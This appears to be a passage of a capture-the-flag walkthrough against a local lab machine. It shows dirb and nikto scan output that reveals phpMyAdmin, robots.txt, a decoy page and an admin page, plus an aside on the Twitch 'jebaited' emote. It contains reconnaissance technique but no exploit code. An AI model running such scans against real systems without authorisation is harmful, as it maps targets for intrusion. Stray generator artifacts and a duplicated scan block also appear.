
```
_____  
GENERATED WORDS: 4612
```

```
—— Scanning URL: http://192.168.36.159/ ——  
=> DIRECTORY: http://192.168.36.159/css/  
=> DIRECTORY: http://192.168.36.159/fonts/
```


GENERATED WORDS: 4612

```
— Scanning URL: http://192.168.36.159/ —  
=> DIRECTORY: http://192.168.36.159/css/  
=> DIRECTORY: http://192.168.36.159/fonts/  
=> DIRECTORY: http://192.168.36.159/images/  
+ http://192.168.36.159/index.html (CODE:200|SIZE:9135)  
=> DIRECTORY: http://192.168.36.159/js/  
+ http://192.168.36.159/phpmyadmin (CODE:200|SIZE:98)  
+ http://192.168.36.159/robots.txt (CODE:200|SIZE:13)  
+ http://192.168.36.159/server-status (CODE:403|SIZE:279)  
  
— Entering directory: http://192.168.36.159/css/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
— Entering directory: http://192.168.36.159/fonts/ —
```

Dirb found two directories which may help me in solving the challenge. The first one is that of phpmyadmin and second directory is the file robots.txt. Is this going to be a popular phpmyadmin vulnerability? Let me see.



However, the phpmyadmin directory is the image of the login page of phpmyadmin. The robots.txt file has an entry named "secret.html".



However, the secret.html is a rabbit hole.





By the way, the word "jebaited" means getting trolled or tricked. The word originated on Twitch, a live streaming platform of gamers. Twitch has a chatroom where streamers and their fans interact. It is here that emotes came into existence. Emotes are just like emojis you use in day to day chatting. The jebaited emote in twitch came from Alex Jebailey, a community organizer. This "jebaited" emote is quite popular on twitch. So the author of this CTF trolled me with this particular emote. It's high time I run nikto.

```
kali@kali:~$ nikto -h 192.168.36.159
- Nikto v2.1.6


+ Target IP:          192.168.36.159
+ Target Hostname:   192.168.36.159
+ Target Port:       80
+ Start Time:        2020-10-22 05:54:45 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 23af, size: 5aee8ce5af43c, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3092: /admin.html: This might be interesting ...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3092: /readme.txt: This might be interesting ...
+ OSVDB-3268: /images/: Directory indexing found.
+ 9535 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:          2020-10-22 05:55:33 (GMT-4) (48 seconds)


+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.41) are not in
the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
```

Nikto scan found me some more interesting entries. I decided to view the "readme.txt" first.




Nikto also found an admin page.

